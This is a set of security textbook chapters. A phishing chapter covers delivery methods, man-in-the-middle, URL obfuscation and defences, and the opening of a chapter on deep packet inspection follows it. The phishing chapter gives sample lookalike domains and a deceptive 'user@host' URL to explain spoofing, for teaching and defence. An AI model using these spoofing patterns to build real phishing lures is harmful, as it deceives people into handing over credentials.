MPLS (Multi-Protocol Label Switching) — An IETF effort designed to simplify and improve IP packet exchange and provide network operators with a flexible way to engineer traffic during link failures and congestion. MPLS integrates information about network links (layer 2) such as bandwidth, latency, and utilization with the IP (layer 3) into one system.
NIST (National Institute of Standards and Technology) — A U.S. national group that was referred to as the National Bureau of Standards prior to 1988.
PBX (Private Branch Exchange) — A telephone switch residing at the customer location that sets up and manages voice-grade circuits between telephone users and the switched telephone network. Customer premise switching is usually performed by the PBX as well as a number of additional enhanced features, such as least-cost routing and call-detail recording.
PSTN (Public Switched Telephone Network) — The entire legacy public telephone network, which includes telephones, local and interexchange trunks, communication equipment, and exchanges.
QoS (Quality-of-Service) — A network service methodology where network applications specify their requirements to the network prior to transmission, either implicitly by the application or explicitly by the network manager.
RSVP (Reservation Resource Protocol) — An Internet protocol that enables QoS; an application can reserve resources along a path from source to destination. RSVP-enabled routers then schedule and prioritize packets in support of specified levels of QoS.
RTP (Real-Time Transport Protocol) — A protocol that transmits real-time data on the Internet. Sending and receiving applications use RTP mechanisms to support streaming data such as audio and video.
RTSP (Real-Time Streaming Protocol) — A protocol that runs on top of IP multicasting, UDP, RTP, and RTCP.
SCP (Service Control Point) — A centralized node that holds service logic for call management.
SSP (Service-Switching Point) — An origination or termination call switch.
STP (Service Transfer Point) — A switch that translates SS7 messages and routes them to the appropriate network nodes and databases.
SS7 (Signaling System 7) — An ITU-defined common signaling protocol that offloads PSTN data traffic congestion onto a wireless or wireline digital broadband network. SS7 signaling can occur between any SS7 node, and not only between switches that are immediately connected to one another.

Chapter 23

The Ocean Is Full of Phish

Todd Fitzgerald

Contents

Phishing Definition
Evolution of Phishing
Today's Phishing Activity
Phishing Delivery Mechanisms
    E-Mail and Spam Delivery Method
    Web-Based Delivery Method
    IRC and Instant Messaging Delivery Method
    Trojaned Host Delivery Method
Phishing Attacks
    Man in the Middle
URL Obfuscation Attacks
Other Attacks
Educating Consumers
Technical Approaches to the Problem
    Inbound Spam Filters
    Protect the Desktop
    Removal of HTML E-Mail
    Browser Enhancements
    Stronger Password Log-Ons
Final Thoughts
Further Readings

It was only a little more than a decade ago when "the Internet" was not part of most individual's daily vocabulary. Today, the use of the Internet, e-mail, and text messaging is ubiquitous throughout coffee shops, cities, cell phone communications, and the workplace. This medium, despite the lack of inherent security at the network level, has become "trusted" by many to perform daily personal and business operations. As with everything that is "trusted" in our society, a criminal element is also invited to the party to penetrate that trust for personal satisfaction or financial gain. Enter the latest lucrative criminal element poised to diminish the trust that companies have built up—phishing.

Phishing Definition

Wikipedia defines phishing as "a criminal activity using social engineering techniques. Phishers attempt to fraudulently acquire sensitive information, such as usernames, passwords and credit card details, by masquerading as a trustworthy entity in an electronic communication." The Anti-Phishing Working Group (APWG) defines phishing as a form of identity theft that employs both social engineering and technical subterfuge to steal consumer's personal identity data and financial account credentials. They further define technical subterfuge as "a scheme to plant crimeware onto PCs to steal credentials directly, often using key logging systems to intercept consumers' online account user names and passwords, and to corrupt local and remote navigational infrastructures to misdirect consumers to counterfeit Web sites and to authentic Web sites through phisher-controlled proxies that can be used to monitor and intercept consumers' keystrokes."

The term "phishing" was first mentioned in the America Online (AOL) Usenet newsgroup in January 1996 and may have been used in the earlier hacker "2600" newsletter. Phishing is a variant of the word "fishing," describing the use of sophisticated techniques to "fish" for financial information by casting lures into the mouths of unsuspecting users. AOL was a large target, and many passwords, known as "phish," to AOL accounts were obtained by phishing and subsequently traded for other pieces of stolen software, such as games and copyrighted software.

Companies work very hard to protect their brand and establish trust in the presence of their brand with the consumer. When an individual goes to a McDonald's for example, he or she expects to get a consistent level of service and product and pay a price similar to that of their last experience. The transactional trust, which is built over time, causes people to have faith in obtaining products from the company. The cleanliness and safe handling of the hamburger, fries, equipment, etc., are also expected to be the same each time the consumer visits the store. All of these thoughts come to the surface when the "Golden Arches" brand is presented, and people's trust in future purchases is based upon their last interaction with the brand. Similarly, many banks have established trust over time with consumers to protect their funds and offer online banking services. When notices appear to come from the bank, complete with its logo, the individual perception of trusting the message is based upon the last interaction with the bank. Criminal phishing activity disrupts the trust model by masquerading as the "trusted brand" to gain the consumer's confidence. Consumers are left confused in many cases as to whom they should trust. This creates a very difficult problem for companies to educate the workforce as to what is and what is not a phishing attempt.

The subsequent sections describe how to identify phishing attempts, methods used to deliver phishing by the attackers, attack methods, and approaches being used to minimize the threat.

Evolution of Phishing

Originally, phishing attempts obtained passwords by tricking users into supplying the passwords in response to an e-mail request. Although this method is still prevalent today, with firms such as the major banks, EBay, and PayPal being among the largest targets, more complex and creative methods have been developed to attempt to fool the end user. These include such methods as directing users to fake Web sites that appear as if they are issued by the same company (i.e., EBay, Chase, U.S. Bank), man-in-the-middle proxies to capture data, Trojan-horse keyloggers, and screen captures. Early attempts utilized requests from individuals posing as AOL support staff asking the subscriber to "verify your account" or "confirm billing information." This resulted in AOL issuing the first statements that "no one from AOL will ask for your password or billing information." Now, these statements are prevalent across banks, online payment services, and organizations providing E-commerce activity. E-mails have been made to look like they were coming from the Internal Revenue Service (IRS) to obtain tax information to be used in identity theft criminal activities. There is typically an increase in fake IRS e-mails around April 15 filing deadline, as consumers are more vulnerable due to the short time left to file taxes. Fake job sites have been erected to entice individuals to reveal personal information. MySpace was the subject of a worm in 2006 to direct users to different Web sites to obtain their log-in credentials.

Today's Phishing Activity

Phishing activity has been increasing dramatically over the past few years. The APWG identifies itself as "an industry association focused on eliminating the identity theft and fraud that result from the growing problem of phishing and email spoofing." For the past several years they have been tracking trends in phishing activity.

- Unique phishing attacks are defined by the APWG as unique Uniform Resource Locators (URLs) of the Web sites that the users are directed to. In January 2004, they tracked 176. Just nine months later, in October 2004, the number had risen to 1142, and by October 2005 the number was 3367. An explosion of phishing Web sites subsequently occurred, with 27,221 unique sites in January 2007.
- The AWPG defines a phishing report as the instance of a unique e-mail sent to multiple users, directing them to a specific phishing Web site. The number of e-mails increased substantially, from 6957 in October 2004 to 15,820 in October 2005 and 29,930 in January 2007.
- The number of brands attacked is also increasing, with 28 brands attacked in November 2003, 44 brands in October 2004, 96 brands in October 2005, and 135 brands attacked in January 2007.
- The average time for a phishing site to be online has been steadily decreasing, making it difficult to identify and deal with the spoofed sites in a timely manner. The average time online was five and a half days in October 2005, compared with four days in January 2007. The longest time online for a site was 30 days.
- Almost 97 percent of the ports used at the Web sites were port 80, with the other 3 percent made up of ports 84, 82, 81, and other ports.
- The United States leads as the country hosting the most phishing sites, with 24.27 percent. The other top countries are China (17.23 percent), Republic of Korea (11 percent), and Canada, with 4.05 percent.

These statistics point out that this is a growing activity and increasingly used as a criminal activity to open an account, make an unauthorized transaction, obtain log-in credentials, or perform some other kind of identity theft. A First Data survey in 2005 revealed that over 60 percent of online users had inadvertently visited a spoofed site. A *Consumer Reports* survey indicated that 30 percent of users had reduced their overall use of the Internet and 25 percent had discontinued online shopping. Where once there was trust in the major brands, as indicated earlier, this trust is eroding with respect to online transactions, in large part due to a lack of trust in Web sites and fear of identity theft.

Phishing Delivery Mechanisms

Simple Mail Transfer Protocol (SMTP) is the primary avenue of vulnerability exploitation by phishers due to failures within the protocol. In addition to the e-mail communication channel, other methods such as Web pages, messaging services, and Internet Relay Chat (IRC) are increasingly being used to extract personal information. As vulnerabilities are plugged within SMTP over time, other methods of exploitation will emerge, because of the lucrative financial opportunity presented by phishing. Therefore, it is critical that organizations take a proactive stance to reduce consumer fears that their information may be compromised. Organizations whose primary livelihood depends upon the Internet for E-commerce and large banking institutions have been implementing proactive education for consumers and implementing tighter controls for the past several years. Obviously, with the increasing number of phishing attempts previously noted, the breadth of organizations being phished and the type of delivery are expanding.

E-Mail and Spam Delivery Method

This is the most common method of delivery, by which the end user is tricked into clicking on a link or an attachment. The e-mails are meant to look legitimate, complete with the logos of the company and an official looking e-mail address in the "Mail From:" field of the e-mail. Flaws in SMTP permit the "From" address to be spoofed, and the phisher may also put an address in the "RCPT To:" field to direct any responses to the spoofer. When the recipients of the e-mail click on the link included in the e-mail, they are directed to a fraudulent Web site set up by the phisher. Personal information is collected at the Web site to be used in further the criminal activity.

These e-mails look official and use language to sound like they could come from the company. In fact, the e-mail may be a replica of a similar notice from the organization. There is usually a sense of urgency stated in the e-mail request for a quick response to the e-mail. Some of the e-mails are Hypertext Markup Language (HTML) based to hide the target URL information using different color schemes and substituting letters, such as an I for an L, to direct the user to different sites. These e-mails are often constructed in an attempt to defeat the antispam filters by inserting random words in a color to match the background of the e-mail so that they would not appear to the end user. Open e-mail relays are also utilized to hide the real source of the e-mail. The URL may point to a different Web site through the use of an escape coded into the HTML. Nonstandard ports specified in the URL may be clues that the phisher's Web site is being hosted on a personal computer (PC) exploited by the hacker earlier.

Although most of the e-mails would direct the unsuspecting end users to a fraudulent site after clicking on the link, some may actually direct them to a real site. In this case, a JavaScript pop-up

containing a fake log-in page could be used to store the credentials. Subsequently, the application could forward the credentials to the real application, and the user would be none the wiser.

Although most of the attacks have been through random e-mails sent to people that may or may not have a relationship with the company, some phishers are getting smarter and are performing spear-phishing, which is targeted phishing. In the case of spear-phishing, a group is targeted for their relationship. For example, employee names listed in a Web site directory may be sent a notice from the company's health insurance company or credit union or another firm known to provide services for the company. Additionally, as companies become larger in size and have millions of customers, there is a greater chance that their Web sites contain more information about their organizations in the name of customer service, as well as a greater likelihood that even a random e-mail will connect with someone who has a relationship with the organization.

Web-Based Delivery Method

Web sites are constructed to contain HTML links that are disguised such as in the e-mail scenarios noted earlier. Fake advertising banners with different URLs may be posted to legitimate Web sites, directing traffic to the phisher's Web site. Malicious content embedded within the Web site may then exploit a known vulnerability within the user's browser software and then be used to install a keylogger (monitors keystrokes), screen-grabber (monitors portions of the user's input screen), backdoor (to gain control of the computer for later remote or botnet access), or other Trojan program. Keyloggers may be coded to intercept specific credential information, such as the log-in information for certain banks. Phishers may establish an online account, use a fake banner pointing to a fake Web site, all with a stolen credit card and other bank information obtained to cover their tracks.

IRC and Instant Messaging Delivery Method

Communication in the instant messaging area makes it possible for the end user to fall victim to the same techniques used in other delivery methods. Embedded dynamic content is permitted in these clients, which can also point to other links that would point to fictitious Web sites.

Trojaned Host Delivery Method

PCs that have been previously compromised may act as a delivery mechanism for sending out phishing e-mails, which makes tracking the originators of the phishing scams very difficult. Although antivirus software can help with the reduction of the risk of Trojans, it is becoming increasingly difficult. Home users are often tricked into installing software as an upgrade that provides the ability for the PC to be controlled at a later date.

Phishing Attacks

Man in the Middle

In this type of attack, the attackers insert themselves in between the consumer and the real application, capturing the credentials along the way. The end user may have a false sense of security by relying on the HTTPs, as the man-in-the-middle attack could set up a secure communication

path between the hacker's server and the customer and subsequently pass the information to the real Web site. While the phisher remains in the middle, all transactions can be monitored. This can be accomplished by multiple methods, including transparent proxies, Domain Name System (DNS) compromises, URL obfuscation, and changing the browser proxy configuration. Transparent proxies reside on the network segment on the way to the real Web site, such as a corporate gateway or an intermediary Internet Service Provider (ISP). Outbound traffic can then be forced through the proxies, which would deliver the information back to the consumer unnoticed. DNS caches can also be poisoned to point certain domain names to different Internet Protocol (IP) addresses controlled by the phisher. The cache within a network firewall could redirect the packets bound for the real Web site to that of the attackers. The DNS server itself could also be compromised, as well as the local host's file on the user's PC ahead of receipt of the phishing e-mail. The browser proxy can also be overridden to proxy the traffic for, say, the HTTP port, to a proxy server. This involves changes on the client side and may be noticed by the end user by reviewing the setup. Many users, however, would not be actively looking at those controls and there is a high likelihood that the controls would be named something that would sound technical, making noticing them difficult.

Man-in-the-middle attacks are particularly troublesome, as the end users think they are interacting with a trusted entity when executing transactions with a trusted bank, online shopping storefront, or service provider; meanwhile, their identity is being captured for later exploitation.

URL Obfuscation Attacks

URL obfuscation involves minor changes to the URL and directing the consumer to a different Web site. There are multiple techniques for changing the URL to make it appear as though the user is being directed to a normal Web site.

The first technique leverages bad domain names to appear like the real host, although in reality these are domain names that are registered by the phisher. For example, a firm with the name Mybrokerage.com may have a transaction site named http://onlinetrading.mybrokerage.com. The phisher could set up a fraudulent server using one of the following names:

- http://mybrokerage.onlinetrading.com
- http://onlinetrading.mybrokerage.com.ch
- http://onlinetrading.mybrokerage.securesite.com
- http://onlinetrading.mybrokerage.com
- http://onlinetrading.mybrokeráge.com

In the foregoing examples, the name was varied, extensions were added, words were misspelled, or different character sets were used. To the average user, the URL looks like a valid site.

There are also third-party services that shorten URLs to make entry easier. These sites map other URLs to their shorter ones to make entry by the user easier. These sites can also be utilized by phishers to hide the real site.

Friendly log-in URLs are another method by which the user can be deceived. URLs can include authentication information, in the format of URL://username:password@hostname/path. To trick the end user, information would be placed in the username and password fields to resemble the company Web site while directing the user to the host-name Web site, which is managed by the phisher. In the preceding example, the URL may look like http://mybrokerage.com:etransaction

@fakephishersite.com/fagephisherpage.htm. Several browsers have dropped support of this method of authentication due to the success it has had in the past with phishers.

The host name can also be obfuscated by replacing it with the IP address of the fraudulent Web site. Another technique is the use of alternate character set support, which is supported by many browsers and e-mail clients. Escape encoding, Unicode encoding, inappropriate UTF-8 (8-bit UCS/Unicode Transformation Format or variable length encoding for unicode) encoding, and multiple encoding are all techniques for representing the characters in different ways.

Other Attacks

Cross-site scripting attacks are another method by which the attacker can utilize poorly written company Web site code to insert an arbitrary URL in the returned page. Instead of returning the expected page for the application, the attacker returns a page that is under the control of their external server.

Preset session attacks make use of a preset session ID, which is delivered in the phishing e-mail. The attacker then polls the server continuously, failing as the session ID is not valid. When the end user authenticates using the session ID, the application Web server will allow any connection using the session ID to access the restricted content, including the attempts by the attacker.

Each of these methods for obfuscation can be combined with others, making it even more difficult to identify when the URL is being used to direct traffic to a fraudulent Web site.

Educating Consumers

Educating consumers about the dangers of phishing is a delicate balance. On the one hand, consumers need to be vigilant in not responding to e-mails with links to sites requesting their personal information; on the other hand, consumers should not be afraid to participate in online commerce and use e-mail wisely. Many banking and E-commerce sites have included information on phishing on their Web sites in an effort to reduce the risks. According to the National Consumers League Anti-Phishing Retreat conducted in 2006, there should be more consumer education, possibly included with new PCs, and ISP-supported pop-ups to warn users of risky URLs. They also proposed that technical staff should be made better aware of the legal and law enforcement sides of the issue, as well as law enforcement and legal staffs understanding the technical side.

Phishing has become so prevalent that the Federal Trade Commission (FTC) issued a consumer alert in late 2006 advising consumers how not to get hooked by a phishing scam. The key points from the FTC included the following:

- If you get an e-mail or pop-up message that asks for personal or financial information, do not reply. And do not click on the link in the message, either.
- Area codes can mislead (and may not be in your area due to Voice-over-IP technology).
- Use antivirus and antispyware softwares, as well as a firewall, and update them all.
- Do not e-mail personal or financial information.
- Review credit card and bank account statements as soon as you receive them.
- Be cautious about opening any attachment or downloading any file from e-mails.
- Forward spam that is phishing for information to spam@uce.gov and to the bank or company that was impersonated with the e-mail.
- If you believe you have been scammed, file a complaint at www.ftc.gov.

Technical Approaches to the Problem

Educating consumers is one avenue to combat the growing problem; however, the entire burden cannot be on the consumer. Several technical approaches are in process to address the issue.

Inbound Spam Filters

The most common method of assisting the end user is to restrict the e-mail that is coming in through the ISP or the organization through anti-phishing or antispam filters. These filters utilize IP address blacklists, Bayesian content filters (examining the semantic differences between legitimate messages and spam messages), heuristics (examining the ways that the URL may be incorporating the names of the institution), and URL list filtering. Each of these techniques needs to be consistently evaluated to determine the success rate, as the hosts are constantly changing, as are the URL specifications.

Protect the Desktop

Implementation and maintaining currency of antivirus protection, spyware detection, antispam filtering, and personal firewalls or intrusion detection systems are essential in protecting the desktop from unwanted changes. Products by the major desktop security vendors typically support one or more of these functions. Specifically, the desktop software must be able to block attempts to install malicious software; identify and quarantine spam; update the latest antivirus, antispam, and antispyware signatures and apply from the Internet; block unauthorized outbound connections from installed software; identify anomalies in network traffic; and block outbound connections to suspected fraudulent sites.

Although multiple products provide a defense-in-depth strategy for the desktop, they can also become quite expensive and complex for the typical end user. There is usually a subscription fee after the initial implementation and a reliance on the end user to renew the subscription. In organizations, the desktops are managed and this is not a consideration for internal users; however, with trust in the organization resting with the end-user experience, these costs and approaches must be understood.

Removal of HTML E-Mail

Plain-text e-mail communications could be utilized to reduce the ability to hide the actual URL the user is directed to in the e-mail. These e-mails would not look nice; however, the security would be improved.

Browser Enhancements

Enhancements have been placed into the browser software to check against a list of known phishing sites. Microsoft's Internet Explorer version 7 browser and Mozilla Firefox 2.0 contain this functionality. Users can also take further actions such as disabling window pop-up functionality, Java runtime support, ActiveX support, and multimedia and autoplay or autoexecute extensions and preventing storage of nonsecure cookies. However, these actions may increase security, but may degrade the online experience for the end user as well. Other approaches permit the user to

create a label for a Web site that they recognize, so they have a reliable method of returning to the Web site (Firefox petname extension).

Stronger Password Log-Ons

Several banking Web sites have implemented the showing of a user-selected image (animal, scenery, hobby) prior to the entry of the password. In the event the end user does not recognize the image, they are not to provide the password. This is an attempt to assure the end user, by presenting them with the image they selected, that they are on the correct Web site. The phisher would not have knowledge of the appropriate image to show the consumer.

Stronger authentication may be necessary to positively identify the users to the real Web site, so that retrieval of the username or password information has limited value. Some of these solutions can be expensive, such as issuing two-factor authentication tokens to millions of consumers for an organization. This approach introduces added complexities by the fact that individuals have relationships with multiple organizations and would potentially be carrying multiple devices.

Final Thoughts

There is no silver bullet to resolve the phishing criminal activity. There is much financial gain to be made without needing to use physical force, making this an attractive option for criminals. There are multiple known delivery methods, attack vectors, and solutions to help minimize the risk. Organizations must be vigilant in their education of internal and external customers, the design of secure software, the maintenance of appropriate patch levels, and providing a phishing reporting and remediation capability and must remain continuously aware of the techniques and threats related to this type of attack. As consumer confidence decreases through personal experiences of identity theft, excessive e-mails impersonating the company, or a perceived lack of attention to the issue, they will stop doing business with the organization. The ocean is full of phish, some bite, some do not, but it only takes a few to take the bait to disrupt the ecology. Our organizations must educate and implement the technical approaches necessary to protect the ecology of our business.

Further Readings

Anti-Phishing Working Group, *Phishing Activity Trends Report for the Month of January, 2007*, http://www.antiphishing.org.

Anti-Phishing Working Group (APWG)/Messaging Anti-Abuse Working Group (MAAWG), *Anti-Phishing Best Practices for ISPs and Mailbox Providers*, July 2006, Washington, D.C.

Federal Trade Commission, *Consumer Alert: How Not to Get Hooked by a "Phishing" Scam*, October 2006, Washington, D.C.

National Consumers League, *A Call for Action—Report from the National Consumers League Anti-Phishing Retreat*, March 2006, http://www.nclnet.org.

NGS Software Security Insight Research, *The Phishing Guide, Understanding and Preventing Phishing Attacks, 2004*, http://ngsconsulting.com.

PayPal, Recognizing Phishing, http://www.paypal.com.

U.S. Department of Homeland Security/SRI International Identity Theft Technology Council/Anti-Phishing Working Group, *The Crimeware Landscape: Malware, Phishing, Identity Theft and Beyond*, October 2006, Washington, D.C.

Wikipedia, Phishing, http://en.wikipedia.org/wiki/Phishing.

Deep Packet Inspection Technologies

Introduction
Deep Packet Inspection Definition
Understanding Previous Technologies
Deep Packet Inspection Debut
Other Issues
Conclusion
References

Anderson Ramos

Introduction

The explosion of the commercial use of the Internet has created specific business and technology demands for products that could allow organizations to explore the opportunities that arose without compromising their security. Thousands of internal networks, with a high level of trust for their owners, have been connected to a public and loosely controlled network; this has opened those organizations to a series of new security problems.

One of the first concerns was the need of having a security mechanism that could allow basic definitions in terms of access control. The development of a network security policy to determine what resources could be accessed by which users, including the operations that could be performed, was always recommended as a good first step. Once the organization had this basic definition of the permissions that should be enforced at the connecting point with this new external world, it was ready to implement technologies for achieving this goal.

The network security killer application of this emerging era was the firewall. Basically, we can define firewalls as a system, formed by one or more components, responsible for network access control. These systems have used a number of different technologies for performing their operations. Well-known examples are packet filters, proxies, and stateful inspection devices. In general, those technologies analyze packet information, allowing or disallowing their flow, considering aspects like source/destination addresses and ports. Some of them have much more complex analysis, as well granularity in terms of configuration, but the basic purpose is the same. They have achieved a partial success in their objectives.

Partial success means that those technologies were able to guarantee that multiple ports that used to be open for communication (thus exploitation) before the advent of the firewalls were, more or less, closed. One of the key success factors here was the default deny approach, a key security principle, correctly implemented in the design of the security policies' structuring. The remaining problem that most

organizations today are willing to address is how secure are the few communication ports still opened though their firewalls. In other words, how to guarantee that our few authorized channels are not used in an unauthorized way. This is far more complex.

The reason for this actual concern comes from the fact that, over recent years, the attacks have migrated from the network level to the application level. Because firewalls were effective in blocking several ports that would be opened for network exploitation, the research of new attacks have been concentrated in applications that are often open through most firewall security policies, focusing on protocols like hypertext transfer protocol (HTTP), simple mail transfer protocol (SMTP), database access protocols, and others. Additionally, HTTP has became one of the most important paths to a number of new software-developing technologies, designed for making the delivery of new Web applications easier and full of rich new features that were previously unavailable.

This vast use of HTTP and the other protocols that have been mentioned have forced most network and security administrators to create specific rules in their firewalls for allowing these types of communication in an almost unrestricted way. Several software developers of applications such as instant messaging or Internet telephony have adapted them for using these open communication channels, in an attempt to avoid organization enforced restrictions and controls. Some have even adapted their code to search and use any open port in the firewall, through approaches that remember port scanners, tools historically used for network and host security evaluation and invasion, although the reason for doing that can go beyond network security issues.[1]

The network access control needs to become more granular, going beyond the basic functions provided by most technologies. The point is not blocking or not unblocking the HTTP port, but guaranteeing that this open port is being used only for specific types of authorized HTTP traffic. This includes protection against things like:

- Unauthorized download of mobile code, like ActiveX controls and Java applets
- Application-level attacks against Web sites
- Malware propagation through authorized protocols
- Use of authorized open ports by unauthorized applications
- Specific behaviors that could characterize an attack.

Different technologies have been used in these tasks, with limited success. Intrusion detection systems (IDSs) were one of them. Although the main purpose of these technologies was to work as an auditing tool, several vendors have promised effective protection through firewall integration or active responses, such as connection resets. However, a Gartner report, published in 2003,[2] pointed out several fundamental issues with the use of those systems, urging customers to replace them by new emerging technologies capable of not only detecting attacks, but blocking them in real time. Basically, the key arguments were:

- IDSs cannot block attacks effectively, only detect them.
- Their detection capabilities were also limited, with a high number of false positives and negatives.
- The management burden is huge, theoretically demanding 24-hour monitoring of their functioning.
- They were not able to analyze traffic at transmission rates greater than 600 Mbps.

Although the report had some flaws,[3] including technical errors like the speed limit, a huge and passionate debate was initiated. Security managers and professionals that have invested their budgets in IDSs tried to justify their decisions. Vendors went even further, attempting to disqualify Gartner's arguments. But, curiously, most vendors at that time were already offering in their product ranges new options known as intrusion prevention systems (IPSs). These are probably the most stable and mature technology capable of doing some of the actions demanded by the research report, which indicates that even they were aware of some of their product's limitations. Additionally, the report has also mentioned

another recent Gartner research document that focused on a technology called deep packet inspection (DPI), that was new and then still loosely defined.

Since then, several products offering DPI capabilities have emerged. The purpose of this document is to investigate what this technology is, its application in the current network/computer security scenario, and how to decide if it is appropriate for your organization's environment.

Deep Packet Inspection Definition

DPI is normally referred to as a technology that allows packet-inspecting devices, such as firewalls and IPSs, to deeply analyze packet contents, including information from all seven layers of the OSI model. This analysis is also broader than common technologies because it combines techniques such as protocol anomaly detection and signature scanning, traditionally available in IDS and anti-virus solutions.

It is right to affirm that DPI is a technology produced by the convergence of traditional approaches used in network security, but performed by different devices. The improvement of hardware platforms and the development of specific hardware devices for network security tasks have allowed functions that used to be carried out by separate components to be carried out by just one. However, it is not possible to argue that this convergence is complete. Today (2006), vendors are still maturing their technologies and there is a huge space for improvement.

Due to this convergence, it is important to understand which technologies have preceded DPI and what their drawbacks are because they have driven the demand for new technologies by not fulfilling all current network security needs.

Understanding Previous Technologies

One of the first technologies used for performing network security were packet-filtering firewalls. Those systems were implemented, basically, by using access control lists (ACLs) embedded in routers. Access control was one of the primary concerns of the early age of commercial use of the Internet in the 1990s. Because routers are the connection point between internal and external networks, their use as access control devices were very natural and appropriate.

Simple packet filters analyze each of the packets passing through a firewall, matching a small part of their contents against previously defined groups of access control rules. In general, we can say that basic limitations were:

- Because they analyze individual packets, they could not identify security violations that can only be visualized by screening more of the traffic flow;
- Very little information from the packets was analyzed, avoiding the identification of several problems that could only be seen in the application layer.
- The rules were static, creating many security problems for screening protocols that negotiate part of the communication options, like ports and connections, on the fly (the FTP service is a classic example).
- In general, router ACLs, implemented through command-line parameters, are harder to manage than rules created in easy-to-use graphical user interfaces.

Due to those deficiencies, an alternative, known as *application-layer firewalls* or *proxies*, was developed. Designed with the purpose of solving the security limitations of the packet-filtering technology, proxies have adopted a very effective approach in terms of security, but are radical from the networking point of view.

Instead of analyzing packets as they cross the gateway, proxies break the traditional client/server model. Clients are required to forward their requests to a proxy server instead of the real server. After the proxy receives those requests, it will forward them to the real server only if the requests meet a predefined

security policy. The real server receives the requests from the proxy, which forces it to believe that the proxy is the real client. This will allow the proxy to concentrate all requests and responses from clients and servers.

Because a proxy is normally developed with the purpose of filtering a specific application, its security controls and mechanisms are much stronger than packet filters. Instead of just allowing or not allowing the application, the proxy can have more granularity, specifying exactly which parts of the communication are allowed, which content is allowed, etc. Using HTTP as an example, it is possible to define that users can access Web sites, but download of Java applets or ActiveX controls is prohibited.

However, this new paradigm requires applications to be adapted for taking advantage of their features. Clients must be aware that there is a proxy in the middle of the communication and must format their requests in an appropriate way. Protocols and toolkits, such as SOCKS, have been developed for making this work easier. More recently, transparent proxies have been solving this issue while keeping the security capabilities of the technology.

But the worst problem was cost, and the cost will affect the use of proxy technologies in two ways. First, it is expensive and time consuming to write code for proxy servers. The programmer must know not only everything about the protocol being "proxied," but must also have specific code for implementing the necessary security controls. Second, there is a performance problem. Because connections will be always recreated from the proxy to the real server and the analysis being done is more sophisticated, the performance cost is much higher than it is in packet filters.

Considering that those two technologies are opposite in a number of ways, an intermediate technology, marketed as *stateful inspection*, focused on improving the security of packet filters. The idea was to keep a performance similar to packet filters while improving their security to an acceptable level. This improvement is made possible through the use of state tables. When packets are analyzed by stateful firewalls, they store important information about the connection in those tables, allowing them to improve the quality of the screening process because the flow of the information is considered when making network access control decisions, instead of single packets. This mechanism also allows the creation of dynamic rules, intended for permitting very specific communication channels to be open on the fly. If the protocol negotiates some connection using a random port, for example, the firewall can realize this through a full seven-layer analysis on the packet, and create a dynamic rule, allowing the communication on this port if the source/destination information is correct, and for a limited time.

This was a huge improvement for packet filters in terms of security, but could not solve all of the security problems. However, developing "intelligence" for firewalls like this—adapting them for new protocols as they emerge—is much simpler and easier than developing new application proxies. This created cheaper products, delivered to the market faster than proxy-based solutions, allowing companies that invested in this technology, like CheckPoint, Netscreen (now Juniper) and Cisco, to establish themselves as market leaders.

Although it represented a good improvement for packet filters, stateful inspection still lacked important security capabilities. Network access control was being performed very well, but it still was not capable of detecting attacks at the application level. Some of the vendors were using internal transparent application proxies when their customers needed more extensive checks. But as performance needs have increased, the stateful inspection/proxy combination has not scaled very well. Additionally, the number of network attacks was increasing dramatically, and the proxy part of this combination was not being updated for addressing all of them.

For this reason, many customers willing to add an additional layer of monitoring and protection have acquired IDSs. Those systems, from a network perspective, are basically monitoring devices, although most of them have some firewall integration features that could also give some level of reaction and protection. Copies of the packets crossing the monitored networks are sent to the network IDS that analyze this information, normally using pattern (signature) matching technologies. This approach is very similar to the approach used by anti-virus software, being equally ineffective. Only previously known viruses/attacks can be detected. Attempts to solve this issue using statistical analysis for defining

an expected baseline and examining for deviations from it, could even identify attacks not defined in the signatures database, but raised the false positives to unsustainable levels.

However, from a security perspective, pattern-matching approaches are even more ineffective in IDS than in anti-virus software. Most anti-virus software can block viruses in real-time once they are found, while most IDSs can only generate an alert. They can also send a command to the firewall, asking for blocking of the source of a just-identified attack. However, this approach has at least two serious problems:

- Some attacks, including several denial-of-service techniques, can be performed using very few packets, disrupting their targets before the firewall responsible for blocking them receives any notification.
- IDSs are famous for their false positives. In case of a false alarm, the firewall can block legitimate traffic, compromising the availability of the services and creating huge administrative problems.

The most logical evolution of this scenario would be to combine stateful inspection performed by firewalls with the content inspection performed by IDSs in a single box that could identify and block attacks in real-time, but improving their detection capabilities for avoiding the false positives issue. In this way, the analyses done by both components would be performed simultaneously.

A single-box approach is appealing. Customers prefer to have just one single security solution that would reduce the total cost of ownership (TCO) of the system, in addition to greatly simplifying the administration. Vendors would prefer to eliminate their competitors and be the only network security company present on their customer's network. The Gartner "IDS is dead" report, as it is popularly known, only served as a kick-off element of this probable transition, as mentioned in the previous section.

Deep Packet Inspection Debut

There are two types of products, different but similar, using DPI. First, we have firewalls that have implemented content-inspection features present in IDS systems. Second, we have IDS systems working with an in-line positioning approach, intended to protect the networks instead of just detecting attacks against them.

First, with regard to analyzing firewalls that have incorporated IDS features, there are two key technologies making this possible: pattern (signature) matching and protocol anomaly. The first approach incorporates a database of known network attacks and analyzes each packet against it. As previously mentioned, success in the protection is normally obtained only for known attacks, which have signatures previously stored in the database. The second approach, protocol anomaly, incorporates a key security principle, already mentioned in the first section, known as *default deny*. The idea is to, instead of allowing all packets in which content does not match the signatures database, define what should be allowed, based on the definitions of how the protocol works. The main benefit is to block even unknown attacks. Because the time window between the discovery of a new vulnerability and their exploitation by tools or worms has dramatically decreased, this ability can be considered almost indispensable nowadays. Additionally, this reduction in the time frame for exploitation forces companies to pay more attention to their patch management procedures. This creates a painful dilemma: should they apply patches as soon as possible, without adequate testing, exposing them to availability problems arising from problematic patches, or should they test patches before applying, exposing them to the vulnerability exploitation risk during the test period? This management concern has been explored by DPI vendors. Some claim[4] that their products can protect companies from attacks, giving them the ability to test patches adequately, applying them then whenever possible. These claims have strong marketing appeal, but a poor security vision. The connection to the Internet is not the only source of problems that could explore unpatched systems, although it is the primary one.

Some well-recognized security experts[5] argue that the protocol-anomaly approach is not the best implementation of the default-deny approach for network security purposes. From their point of view, proxies are much better in terms of performance. Curiously, vendors such as CheckPoint have abandoned mixed architectures, using stateful inspection and transparent application-level gateways towards DPI approaches.[6] This may suggest that proxy-only solutions could have even more problems, although it is very questionable.

Besides the firewall/IDS combination, there are a number of solutions marketed as IPSs that also implement DPI technologies. Generally speaking, IPSs are in-line IDSs. They have almost the same capabilities, but IPSs can block attacks in real-time if they are detected. Careful and conservative policies are implemented with the purpose of avoiding one of the key limitations of IDS systems: false positives. Using their IDS systems as a comparison parameter, several customers were reluctant to purchase IPSs, fearing that they could block legitimate traffic.

